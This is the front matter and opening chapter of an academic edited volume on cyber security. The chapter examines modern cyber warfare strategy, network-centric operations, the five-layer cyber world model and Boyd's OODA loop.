

Intelligent Systems, Control and Automation:
Science and Engineering

Martti Lehto
Pekka Neittaanmäki *Editors*

Cyber Security: Power and Technology

Intelligent Systems, Control and Automation: Science and Engineering

Volume 93

Series editor

Professor S. G. Tzafestas, National Technical University of Athens, Greece

Editorial Advisory Board

Professor P. Antsaklis, University of Notre Dame, IN, USA

Professor P. Borne, Ecole Centrale de Lille, France

Professor R. Carelli, Universidad Nacional de San Juan, Argentina

Professor T. Fukuda, Nagoya University, Japan

Professor N. R. Gans, The University of Texas at Dallas, Richardson, TX, USA

Professor F. Harashima, University of Tokyo, Japan

Professor P. Martinet, Ecole Centrale de Nantes, France

Professor S. Monaco, University La Sapienza, Rome, Italy

Professor R. R. Negenborn, Delft University of Technology, The Netherlands

Professor A. M. Pascoal, Institute for Systems and Robotics, Lisbon, Portugal

Professor G. Schmidt, Technical University of Munich, Germany

Professor T. M. Sobh, University of Bridgeport, CT, USA

Professor C. Tzafestas, National Technical University of Athens, Greece

Professor K. Valavanis, University of Denver, Colorado, USA

More information about this series at <http://www.springer.com/series/6259>

Martti Lehto · Pekka Neittaanmäki
Editors

Cyber Security: Power and Technology

Editors

Martti Lehto
Faculty of Information Technology
University of Jyväskylä
Jyväskylä
Finland

Pekka Neittaanmäki
Faculty of Information Technology
University of Jyväskylä
Jyväskylä
Finland

ISSN 2213-8986

ISSN 2213-8994 (electronic)

Intelligent Systems, Control and Automation: Science and Engineering

ISBN 978-3-319-75306-5

ISBN 978-3-319-75307-2 (eBook)

<https://doi.org/10.1007/978-3-319-75307-2>

Library of Congress Control Number: 2018933475

© Springer International Publishing AG, part of Springer Nature 2018

This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

The publisher, the authors and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, express or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

Printed on acid-free paper

This Springer imprint is published by the registered company Springer International Publishing AG
part of Springer Nature

The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

Preface

The traditional military environments of ground, sea, and air have been expanded to include a cyber environment. The cyber environment is not a separate area, but rather cyber-threats and attacks manifest in all other environments.

Cyber battlespace and unmanned capabilities have lowered the threshold of warfare, and at the same time changed the traditional war–peace setting. During the cold war, a concept known as a gray period was used, which was understood as the time before the actual war. Hybrid warfare has created a state that can precede traditional war, appear after the war's activity phase or without traditional warfare. A new paradigm of warfare is replacing the traditional model of declaration of war and the creation of a peace treaty, by creating a state in which war is not declared nor is a peace treaty made. The target of hybrid warfare has to live rather long within a state of conflict and instability, where cyberspace is increasingly the target of activities.

New elements are being merged to form the warfare of the 2020s, especially in the cyber environment, the aim being to stay under the threshold of war. Deliberately maintaining instability with non-kinetic operations, especially in the case of a superpower, can justify presence and operations in a certain region. Operations are justified as peacekeeping, maintaining stability, protecting one's own interests and citizens or assisting allies, which are all seemingly appropriate activities. The cyber environment has created a new state through which to influence the regions of other countries by taking advantage of different military and nonmilitary means to achieve goals by political and military pressure.

The new capabilities of armed forces have created new opportunities for the kinetic and non-kinetic use of force in the cyber environment. This environment needs to be able to seamlessly integrate manned and unmanned platforms working in the air, on the surface, beneath the surface, and in cyberspace. Through new systems, targets can be more effectively spotted, monitored, and identified, troops can be lead, and weapons systems can be guided to achieve the desired impact.

Forming a real-time situational picture and shared situational awareness needs to happen even faster. The leading process needs information content as accurate and timely as possible, in order to execute centralized command and decentralized

operations and protect its own operations in the cyber environment. Grounds for the use of resources have to be created faster than the adversary can effect their decision process, by analyzing the situational view and the adversary's operations, goals and capabilities.

Systems thinking is emphasized in the development of cyber influence. In strategic thinking, the focus needs to be given to system influence and not to individual targets. Military operations require accurate analysis, with the emphasis on the adversary's focus, critical structures, and vital functions and their vulnerabilities. Only through this kind of comprehensive approach can strategic goals be achieved with kinetic and non-kinetic operations. The target of cyberattacks is not only armed forces but also the society's critical functions. The critical functions of a society need to be protected in all circumstances.

Currently in international politics the emphasis is on cyberpolitics, which describes the cyber environment primarily as a political operational environment. Matters of cybersecurity are more prominent and given more importance in international forums and organizations, such as OSCE, EU, NATO, OECD, and the European Council.

Superpowers have compared cyberattacks to military actions, which can be responded to by all means necessary. For now, cyber operations have been interpreted as so-called soft operations, which is why the threshold for their use is lower than that of traditional military operations.

The openness of cyberspace enables entities to launch attacks from around the world by taking advantage of system vulnerabilities, which can be found in the actions of individual, the operational procedures of organizations, and the information technology in use. It is hard to protect against complex and advanced malware. Attackers are hard to identify in the abstract, let alone determining their true identities. Cyberspace has changed international dominance. It creates the possibility for small countries and non-state actors to operate efficiently. In cyberspace, size and mass no longer dominate; know-how is now paramount.

Jyväskylä, Finland

May 2017

Dr. Pekka Neittaanmäki

Dean, Professor

Dr. Martti Lehto

Professor

Contents

Part I Cyber Power

The Modern Strategies in the Cyber Warfare	3
Martti Lehto	
Cyber Capabilities in Modern Warfare	21
Jim Q. Chen and Alan Dinerman	
Developing Political Response Framework to Cyber Hostilities	31
Jarno Limnell	
Cyber Security Strategy Implementation Architecture in a Value System	49
Rauno Kuusisto and Tuija Kuusisto	
Cyber Deterrence Theory and Practise	63
Andreas Haggman	
Jedi and Starmen—Cyber in the Service of the Light Side of the Force	83
Torsti Sirén and Aki-Mauri Huhtinen	
Alternative Media Ecosystem as a Fifth-Generation Warfare Supra-Combination	99
Andreas Turunen	
Part II Cyber Security Technology	
Data Stream Clustering for Application-Layer DDoS Detection in Encrypted Traffic	111
Mikhail Zolotukhin and Timo Hämäläinen	
Domain Generation Algorithm Detection Using Machine Learning Methods	133
Moran Baruch and Gil David	

Tailorable Representation of Security Control Catalog on Semantic Wiki	163
Riku Nykänen and Tommi Kärkkäinen	
New Technologies in Password Cracking Techniques	179
Sudhir Aggarwal, Shiva Houshmand and Matt Weir	
Survey of Cyber Threats in Air Traffic Control and Aircraft Communications Systems	199
Elad Harison and Nezer Zaidenberg	
Stopping Injection Attacks with Code and Structured Data	219
Ville Tirronen	
Algorithmic Life and Power Flows in the Digital World	233
Valtteri Vuorisalo	
Honeypot Utilization for Network Intrusion Detection	249
Simo Kemppainen and Tiina Kovánen	
Security Challenges of IoT-Based Smart Home Appliances	271
Tuomas Tenkanen, Heli Kallio and Janne Poikolainen	

Part I

Cyber Power

The Modern Strategies in the Cyber Warfare



Martti Lehto

Abstract As there is no generally accepted definition for cyber warfare, it is a term that is quite liberally used in describing events and actions in the digital cyber world. The concept of cyber warfare became extremely popular from 2008 to 2010, partly superseding the previously used concept of information warfare which was launched in the 1990s. For some, cyber warfare is war that is conducted in the virtual domain. For others, it is a counterpart to conventional “kinetic” warfare. According to the OECD’s 2001 report, cyberwar military doctrines resemble those of so-called conventional war: retaliation and deterrence. Researchers agree with the notion that the definition of cyberwar should address the aims and motives of war, rather than the forms of cyber operations. They believe that war is always widespread and encompasses all forms of warfare. Hence, cyber warfare is but one form of waging war, used alongside kinetic attacks. The new capacities of armed forces create new possibilities, for both the kinetic and non-kinetic use of force in cyberspace. Cyber era capabilities make possible operations in the new nonlinear and indefinite hybrid cyber battlespace. It must be possible to seamlessly integrate the decision-makers, actors and all types of manned and unmanned platforms in the air, on the surface, under the surface, in space, and in cyberspace. The main trends that are changing the cyber battlespace are networking, time shortening, the increase in the amount of data, and proliferation of autonomous and robotic systems, as well as artificial intelligence and cognitive computing.

Keywords Cyber warfare · Non-kinetic · Battle management

1 Introduction

Digitalization is taking place by leaps and bounds in the armed forces. In this discourse, computers are seen as robust equipment and the metaphors promise total surveillance, efficient control, and technological solutions to several complex prob-

M. Lehto (✉)

Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: martti.lehto@jyu.fi

© Springer International Publishing AG, part of Springer Nature 2018

M. Lehto and P. Neittaanmäki (eds.), *Cyber Security: Power and Technology*,
Intelligent Systems, Control and Automation: Science and Engineering 93,
https://doi.org/10.1007/978-3-319-75307-2_1

lems in the battlefield. Information technology establishes and nurtures this development by creating a real-time intelligence, surveillance, and command system, as well as battlespace structures. These new digital structures in the cyber domain enable the emergence of new threats (Edwards 1996).

This millennium carries on the technological development whose inception began over 200 years ago. We are about to enter an era in which nanotechnology, high-speed computing capability, and artificial intelligence are coupled with massive data warehouses and their virtual networks. Technology has developed exponentially; this being the case, future decades will generate new innovation at a continually increasing rate (Weisbrook 2007).

The cyberspace environment can be characterized by the acronym VUCA: volatility, uncertainty, complexity, and ambiguity. Cyberspace is both linked to and distinguished from air, land, sea, and space in that it is a man-made domain established using electronic technology and software, firmware, and hardware programs specifically designed to manipulate electromagnetic energy into encoded signals (Scherrer and Grund 2009).

The armed forces' new capabilities create new opportunities for the kinetic and non-kinetic use of force in cyberspace. Cyber age capabilities make it possible to function in the new, nonlinear and only vaguely demarcated hybrid battlespace. For this purpose, it must be possible to seamlessly integrate both manned and unmanned platforms that operate in the air, and both on and below the surface, as well as in space and cyberspace. New systems can better detect, track, and identify targets, command troops, and guide weapon systems to achieve their intended effect. Time and information become paramount in this operating environment. A real-time situational picture and shared situational awareness must be achieved ever more rapidly. The command process demands precise and correctly timed information, even when units are moving, to implement centralized command and dispersed action, and to carry out force protection in the cyber battlespace.

Present warfare is totally dependent on the C5ISR system (command–control—communication—computers—cyber—intelligence—surveillance—reconnaissance). The command and control, coordination and communication of the military operations require a functional C5ISR system. The C5ISR system is the most vulnerable part, and therefore it should be the most important object in the cyber defense of the armed forces. The C5ISR system of today's defense systems is a complex behemoth from the radios, radars, and mainframes, to the PC devices, to the embedded and cyber-physical systems. The C5ISR system uses the data networks of armed forces, and in addition the Internet, civilian networks, wireless solutions, navigation systems, and radio networks of the wide frequency range. The networked C5ISR system also contains a huge variety of vulnerabilities. Hostile penetration is possible in any given part of the system and the attack can cause problems for radar surveillance, telecommunications or the air defense system. It can paralyze the fire control system, positioning system, and the satellite or mobile communication systems. The complexity of the system makes it impossible to totally eliminate the vulnerabilities and to identify and track penetrations inside the system. The networking increases the efficiency of the defense systems, but at the same time, more dangerous vulnerabilities arise.

Cyber defense uses a variety of different sources and methodologies to mitigate active threats, using fields such as incident response, malware analysis, digital forensics, and even intelligence-driven defense. Cyber warfare may be the greatest threat that nations have ever faced. Never before has it been possible for one person to potentially affect an entire nation's security. And, never before could one person cause such widespread harm as is possible in cyber warfare. Cyber power will be as revolutionary to warfare as airpower, but the current vectoring of the domain will determine which nation will hold cyber dominance and to what effect (Alford 2009; Lee 2013).

In the other warfighting domains, power is derived from the human ability to use tools to manipulate the domain to their advantage. The same logic applies to power in cyberspace. A useful definition of cyber power is the ability to use cyberspace to create advantages and influence events in all the operational environments and across the instruments of power (Kuehl 2009; Sorensen 2010).

2 The Shifting Nature of Warfare

2.1 *Change in Networking*

The operating logic of military operations is to link together collectors, decision-makers, and effectors in a flexible and simple manner that improves situational awareness, makes decision-making quicker, and increases the tempo of execution and survivability. The required information infrastructure will be achieved by fusing IT networks and ICT systems. Everything can be connected to everything else in cyberspace.

Network centricity facilitates mobility, geographical dispersion, and the functioning of virtual organizations. Reliable, real-time dissemination, and the use of information in the entire area of operations are the necessary prerequisite for change, and a uniform situational picture must be taken all the way to the level of an individual combatant, fighter, and ship. It must also be possible to control the information from an “empty” area to facilitate one’s own operations.

Network-centric warfare, including all relevant changes in warfare, is associated with a development in which the center of gravity has shifted from platforms to networks, where all actors merge into an adaptive ecosystem and in which the attention is focused on strategic choices and optimal decision-making.

In US Defence Forces, Network Centric Operations (NCO) replaced the NCW vernacular in 2003 to counter the view that network-centric concepts and capabilities were only applicable to high-end combat; rather, it was desired that it will be known that it was applicable to the full mission spectrum, including non-kinetic missions. NCO is a real-time operation model designed to securely deliver mission-critical information throughout the chain of command anytime, anywhere, to achieve an advantage over an adversary. Its goal is to use relevant information to achieve the

desired results of a military operation with minimal casualties, and at minimal cost. NCO affects all levels of military activity, from the tactical to the strategic. At the operational level, it gives commanders the capability to perform precisely, at an efficient operational tempo. NCO is a collection of powerful organizational and technical concepts. On the organizational side, it posits that organizations are more effective when they bring “power to the edge,” that is, when they make information freely available to those who need it and permit free collaboration among those who are affected by or can contribute to a mission. This freedom brings the operational benefits of better and more widespread understanding of the commander’s intent, better self-synchronization of forces in planning and operations, fuller freedom of movement with better information, and the ability to harness worldwide resources on a global information grid without the need to bring all of those resources forward into the area of operations (Sorensen 2010).

2.2 *Change in Time*

Time is one of the elements that is the most difficult to control in the battlefield. Battle commanders realize that the great number of high tempo operations calls for increasing efficiency in the ability to communicate with the troops carrying out the operations. The modern battlefield demands the ability to swiftly change the center of gravity so as to retain the initiative. This requires that the present command structures, systems, and modes of operation be adapted to the transformed battlefield conditions (Miller 1997).

The battle of the future will be more fluid, more dispersed, more accurate, and of a higher tempo. Table 1 illustrates the change in warfare, from Boyd’s OODA Loop (Observe-Orient-Decide-Act) perspective that has taken place over the past two centuries (Miller 1997).

A fire support operation in the War in Afghanistan in 2001 serves as an example of change from the perspective of time. At the end of November, during the Battle of Kunduz, a Northern Alliance battle commander requested that the American forces rapidly carry out an airstrike against a gathering of Taliban troops and tanks on a ridge less than 2 km away. The commander demanded that the airstrike be carried out within the same day. A member of the U.S. Special Forces immediately radioed the

Table 1 Change in warfare from the OODA Loop perspective

OODA loop	1700 century	World War I	World War II	Gulf War 1991	Future War
Obverse	Telescope	Telegraph	Radio Radar	Air and Space platforms	Network
Orient	Weeks	Days	Hours	Minutes	Continuous
Decide	Months	Weeks	Days	Hours	Immediate
Act	Per season	Month	Week	Day	Minutes

request to the Combined Air Operations Center (CAOC) at Prince Sultan Air Base, which ordered a B-52 bomber to drop 16 cluster bombs on the target. The crew of the B-52, flying at the altitude of nine kilometers, never made visual contact with their target, which was being laser-illuminated by the Special Forces. Rather than striking the Taliban within 24 h of the request, they were engaged within 19 min.

In cyberspace, however, time, as it is traditionally understood in military affairs, has become irrelevant. Theoretically, we can deliver a cyber payload from source to target, from one point on the globe to any other, in less time than it takes an average person to blink. Cyberspace has given us operations at the “speed of byte” (Hurley 2012).

The compression of time means that decision-makers—be they politicians, unit commanders or individual combatants—have less and less time to react. With the help of machines, we are about to migrate from the day/hour scale of decision-making to operating on the minute/second scale. In order for us to be proactive, the military surveillance, decision-making, and operation cycles must be honed to perfection and networked.

The Slammer computer worm is yet another example demonstrating the change in time; in 2003, it paralyzed a portion of Internet traffic. The attack commenced on the morning of January the 25th, infecting its intended targets for the most part within approximately 10–15 min. By paralyzing five of the thirteen DNS root name servers, the worm caused a 30% reduction in Internet performance.

2.3 The Growth of Information and Data

Over the past decade, a new paradigm for scientific discovery has emerged due to the availability of the exponentially increasing volumes of data from large instruments and the proliferation of sensors and high-throughput analysis devices. Furthermore, data sources, analysis devices, and simulations are connected with current-generation networks that are faster and capable of moving significantly larger volumes of data than previous generations (ASCAC 2013).

Of note, the Internet itself was deliberately designed to facilitate rapid expansion and adaptability to technical innovation. The changes that prompt those adaptations also occur at a rapid pace, as new, innovative, and often unanticipated technologies continue to alter the cyber landscape more rapidly than they change any other technical realm (Hurley 2012).

Eric Schmidt, the CEO of Google, said in 2010 that “every two days now we create as much information as we did from the dawn of civilization up until 2003. That’s something like five exabytes (10^{18} bytes) of data”.

IDC (2014) estimates that, like the physical universe, the digital universe is immense—by 2020, it will contain nearly as many digital bits as there are stars in the universe. It is doubling in size every 2 years, and by 2020, the digital universe of data we create and copy annually will reach 44 zettabytes, or 44 trillion gigabytes.

Cyberspace's dramatic growth contributes to its complexity and adaptability. Unlike the physical domains, which are relatively constant in terms of size, cyberspace is expanding exponentially in every significant respect. By mid-2011, more than 2 trillion transactions had traversed cyberspace, involving 50 trillion gigabytes of data. Fast forward to 2025, when we can anticipate some 5.5 billion digital denizens, representing 60% of the world's projected population. They will use 25 million applications to conduct billions of interactions daily, generating or exchanging 50 trillion gigabytes of data per day. The online masses will have roughly 3 billion Internet hosts to choose from, each of which may feature thousands of individual websites. For those people seeking to make sense of cyberspace, its rapid expansion poses a compelling problem (Hurley 2012).

The volume, and status, of data is also radically changing within the military operating environment. While the volume of data grows exponentially, processed and analyzed data constitutes an increasingly important force multiplier. The forms and means of presenting a situational picture that relies on compiled data are becoming more multidimensional. This creates more possibilities for data analytics, while simultaneously increasing the demands for security solutions in data management.

2.4 The Growth of Autonomous Systems and Robotics

ICT technology development facilitates the operation of various unmanned surveillance and monitoring systems that have permeated the modern battlespace. The robotic systems employed by the U.S. military have become ubiquitous. When the United States attacked Iraq, it had but a handful of unmanned systems at its disposal; only one Unmanned Aerial System (UAS) supported the entire V Corps. In contrast, at the end of 2008 the military had, in all, 5,331 UASs with approximately 700 drones supporting the very same V Corps. Altogether, 600,000 annual UAS flight hours were logged in support of ground and air operations. Today the Unmanned Aerial Vehicles are a fixed part of military intelligence, reconnaissance, surveillance and kinetic operations. The Estonian Army has tested the new unmanned Themis Adder-combat vehicle. USA DARPA (Defense Advanced Research Projects Agency) has developed autonomous ACTUV (Anti-Submarine Warfare Continuous Trail Unmanned Vessel) for submarine surveillance.

The development has created a situation in which it is possible to link each combatant and system into a wide information network; this facilitates dispersed operations and delegates authority so that more initiative can be taken by lower echelon units—thus reducing friction in the fog of war. Unmanned systems have changed, and will continue to change, action in the battlefield. However, by doing so, they also increase the risk of cyberattacks, as autonomous machines keep taking over the battlespace.

2.5 Artificial Intelligence and Cognitive Computing

The history of artificial intelligence (AI) started in the early 1950s, when Arthur Samuel (IBM) developed a checker-playing program that learned from experience. Forty years later, IBM Research's chess-playing program Deep Blue made history when it beat Gary Kasparov, becoming the first chess-playing program to defeat a reigning world champion. In February 2011, the world was introduced to Watson, IBM's cognitive computing system that defeated Ken Jennings and Brad Rutter at Jeopardy (Kelly 2015).

Cognitive computing refers to systems that learn at scale, reason with purpose, and interact with humans naturally. Cognitive systems are probabilistic, meaning they are designed to adapt and make sense of the complexity and unpredictability of unstructured information (Kelly 2015).

Cognitive computing is the simulation of human thought processes in a computerized model. Network defenders are facing a constantly increasing number of alerts and anomalies every day. They have a huge workload in screening and prioritizing these threats. New Watson for Cyber Security Watson is trained to automate the typical duties of security analysts. Relying on machine learning and natural language processing, Watson for Cyber Security decides if a certain anomaly is a malicious threat or not. The system will use its vast amount of data to decide whether a specific security offense is related to a known malware or cybercrime campaign. Moreover, it will determine the potential vulnerabilities, as well as the scope of the threat (Arar 2017).

Smart devices are becoming digital extensions of our minds—the cognitive part of a human being. AI and cognitive computing with new platforms outsource our decision-making. An AI device will be a personal assistant for decision-makers and warfighters. In the future, AI systems will be with us like smartphones are today. AI will also be an organic element of robotics in the battlespace. Unmanned robotic systems controlled by AI will put combat sensors and effectors in hazardous areas with no risk to human life. While AI technologies offer great benefits to cyber warfare, at the same time, they create new threats in cyberspace (Kenny 2015).

On June 2016, former Defense Secretary Ashton Carter spoke of a new approach to high-tech warfare that he called the Third Offset Strategy. Artificial intelligence is at the heart of the Offset Strategy, not for the purpose of replacing human judgment, but rather complementing it. Such seamless partnership between man and machine requires trust between the two. Carter and his deputy, Bob Work, have said that military AI might get its start in the increasingly overlapping worlds of cybersecurity and electronic warfare, hacking and jamming, rather than in drone fighters or sci-fi-style killer robots (Freedberg 2016a, b).

3 The Structure of a Cyber Network

The infrastructure of the armed forces' cyber environment incorporates different networks, as well as society's other networks and the Internet. The military cyber infrastructure merges all information networks, databases, and data sources into a virtual system covering the entire nation.

"Cyber-" is a prefix standing for computer and electromagnetic spectrum-related activities. The cyber domain includes the Internet of networked computers, but also Intranets, cellular technologies, fiber-optic cables, and space-based communications. Cyber power can produce preferred outcomes within cyberspace or in other domains outside cyberspace. The cyber domain is a complex man-made environment (Nye 2011).

Martin C. Libicki's structure for the cyber world uses a four-layer cyber world model: physical, syntactic, semantic and cognitive. Using Libicki's structure and adding service as a fifth layer, we have a five-layer cyber world model: physical, syntactic, semantic, service, and cognitive (Libicki 2007).

The physical layer contains the physical elements of the military communication and information network. The first requirement for building a cyberspace is the physical layer, which comprises all of the hardware required to send, receive, store, and interact with and through cyberspace. This infrastructure includes items such as cables, routers, transmitters, receivers, disk drives, computers, and interface devices. It is the bridge between the medium used to transmit cyberspace, in the form of airwaves and fiber-optic or copper cables, and the syntactic layer (Sorensen 2010).

The syntactic layer is formed of various military system control and management programs and features that facilitate interaction between the devices connected to the network. The syntactic layer uses protocols and software that have been created to send, receive, store, format, and present data through the physical layer. This layer can be further broken down into sub-layers, such as the seven layers of the Open System Interconnection (OSI) Reference Model (Sorensen 2010).

The semantic layer is the heart of the entire network. It contains the information and datasets in the armed forces data warehouses, different large-scale systems and computer terminals, as well as different user-administered functions. Additionally, for most military communications, this information should also be secure. Secure information should follow the principles of information security, including confidentiality, integrity, availability, authenticity, and nonrepudiation (Sorensen 2010).

The service layer contains all the ICT-based military services that the users use in the network. The functional services are, among others, C2 and management services, intelligence and surveillance services, maneuver services, fire control services, logistic services, personnel services, construction services, and financial services. The Common Core Services are, among others, service management, registry services, geographic services, information management, collaboration services, and information security.




Fig. 1 The five-layer military cyber world model

The cognitive layer provides the decision-makers and warfighters with an information-awareness environment: a world in which information is being interpreted and where one's contextual understanding of information is created. The cognitive layer can be seen from a larger perspective as being the mental layer; it includes the user's cognitive and emotional awareness. Concepts related to emotions, such as trust, acceptance and experience, are central to emotional awareness (Libicki 2007).

Figure 1 shows the five-layer cyber world model from a military perspective.

The primary benefits of cyber power are realized in joint action that maximizes the complementary, rather than merely the additive, effects of military power. Operation Iraqi Freedom (OIF) clearly demonstrated how cyber power can be used to play a leading role in military operations and other forms of power. For example, during OIF, the United States attacked the cellular and computer networks used by insurgents to plan and plant roadside bombings (Sorensen 2010).

4 Cyber Age Command and Control Theory

According to USAF Colonel **John Boyd** (1927–1997), the objective of military operations is to “penetrate the adversary’s moral-mental-physical being to dissolve his moral fiber, disorient his mental images, disrupt his operations, and overload his system, as well as subvert or seize those moral-mental-physical bastions, connections,

or activities that he depends upon, in order to destroy internal harmony, produce paralysis, and collapse the adversary's will to resist" (Boyd 1986).

In order to achieve the desired end state, one must operate at a faster tempo or rhythm than the adversary. In other words, Boyd's warfighting aims to incapacitate the adversary by not allowing him to spend enough time in the decision-action loop, under the already cloudy conditions of war. War efforts must focus on (1) creating and maintaining an amorphous and menacing world of uncertainty and (2) maneuvering the adversary into a situation beyond his mental-physical capacity to adapt (Boyd 1986).

In *A Discourse on Winning and Losing*, John Boyd explains that an organism's fitness stems from the entity's variety, rapidity, harmony, and initiative that allows the organism to readily adapt. Cyber power is the ability to conduct operations in cyberspace to create relative advantage, and cyber power enhances all the qualities that contribute to a military's fitness (Boyd 1987b; Bonner 2012).

Boyd (1986) argues that the goal of each operational model is to diminish the adversary's freedom of action while improving one's own freedom of action and the ability to act sooner than the adversary. Boyd's (1987a) analysis and synthesis consist of interaction and isolation. Boyd (1987a, b) argues that "this means we are able to morally-mentally-physically isolate our adversaries from their allies and outside support as well as isolate them from one another, in order to: magnify their internal friction, produce paralysis, bring about their collapse; and/or bring about a change in their political/economic/social philosophy so that they can no longer inhibit our vitality and growth".

Boyd further postulates: "In war we must operate inside the adversary's observation-orientation-decision-action loops, or get inside his mind-time-space, to create a tangle of threatening and/or non-threatening events/efforts as well as repeatedly generate mismatches between those events/efforts adversary observes, or anticipates, and those he must react to, to survive. Enmesh the adversary in an amorphous, menacing, and unpredictable world of uncertainty, doubt, mistrust, confusion, disorder, fear, panic, chaos and/or fold the adversary back inside himself. Maneuver the adversary beyond his moral-mental-physical capacity to adapt or endure so that he can neither divine our intentions nor focus his efforts to cope with the unfolding strategic design or related decisive strokes as they penetrate, splinter, isolate or envelop, and overwhelm him" (Boyd 1986).

According to Boyd's analysis, the best way to paralyze and destroy complex systems such as armed forces is to focus on the interaction of the most important parts of the system. The destruction of communication and interaction between the adversary's vital elements would prevent his coordinated action. Boyd believed that it was more important to disrupt communication and action between centers of gravity rather than to engage the center of gravity itself (Kagan 2006).

Boyd said that we must not only think faster than our opponent, we must also move faster than him. This OODA loop or decision cycle depends completely upon tactical, operational, and strategic agility. "Without OODA loops we can neither sense, hence observe, thereby collect a variety of information for the above processes nor decide as well as implement actions in accord with those processes. Without OODA loops




Fig. 2 The OODA “Loop” (Boyd 1995)

embracing all the above and without the ability to get inside other OODA loops (or other environments), we will find it impossible to comprehend, shape, adapt to, and in turn be shaped by an unfolding, evolving reality that is uncertain, ever changing, unpredictable” (Boyd 1995).

Boyd’s OODA loop represents a popular military conceptualization of the modern warfighting process. Boyd’s cyclical process focuses on the mind of the commander as he or she continuously gathers information in the observe step, relates the new information to their worldview in the orient step, decides what to do, and gives orders for the force to act (Sorensen 2010).

The Boyd theory, according to which conflict is, in essence, about competitive observation–decision–action cycles, explains many forms of combat on the tactical, operational, and strategic levels. It offers a basis for the development of new and improved battlefield tactics and for a better approach to operations.

Boyd combines his “Grand Strategy” with epistemology, portraying the decision-making model as a cybernetic double-loop (Fig. 2). While simple in its essence, the model is still intricate and comprehensive, encompassing a thoughtful process that surpasses the idea of a rapid OODA loop (Osinga 2007).

The idea behind the OODA loop is that a person observes an event or situation, evaluates the observation from different perspectives, decides on relevant counteractions, and then executes these actions. This process is a continuous loop. Complex organizations such as armed forces have multiple OODA loops in process simultaneously. While lower level loops are normally more agile than those at higher echelons, they must be flexibly harmonized. Boyd believes that it is essential to maintain maximum agility and initiative in order to regularly carry out the actions at a fast tempo and in an unpredictable manner (Kagan 2006).

According to Boyd’s synthesis, the armed forces that adapt and react faster in the continuously changing battlefield environment will ultimately dominate. In other

words, war is only a process of high-speed natural selection. A stationary army (physically or virtually) that is committed to some form of individual rigid technology will be rapidly defeated and annihilated (Mason 2003).

Tactical, operational, and strategic agility is an absolute prerequisite for the OODA loop. Rather than simply thinking faster than the adversary, we must also outmaneuver him in the physical and virtual battlespace. Agility, both mental and physical, must be employed in operation centers and the battlespace so as to reap the maximum benefits from rapid technological advancements (Shanahan 2001).

To develop or execute an effective plan, the commander should constantly analyze the enemy's OODA loop. The first question to ask is: What will the enemy observe, or what is he observing now? Ideally, the enemy never observes the action you take and is taken completely by surprise. In these cases, feints and demonstrations are key to denying the enemy accurate observation (Bazin 2005).

This also applies to the enemy's intelligence in the battlefield. Without solid intelligence, the enemy will have difficulty in developing a plan. Denying the enemy the ability to observe, or causing the enemy to be unsure of what he is observing, gets inside his OODA loop, thus increasing the effectiveness of the commander's plan. If the commander denies the enemy the ability to accurately perceive the situation, the enemy's OODA loop will have nowhere to go. His orientation, decisions, and actions will always be erroneous (Bazin 2005).

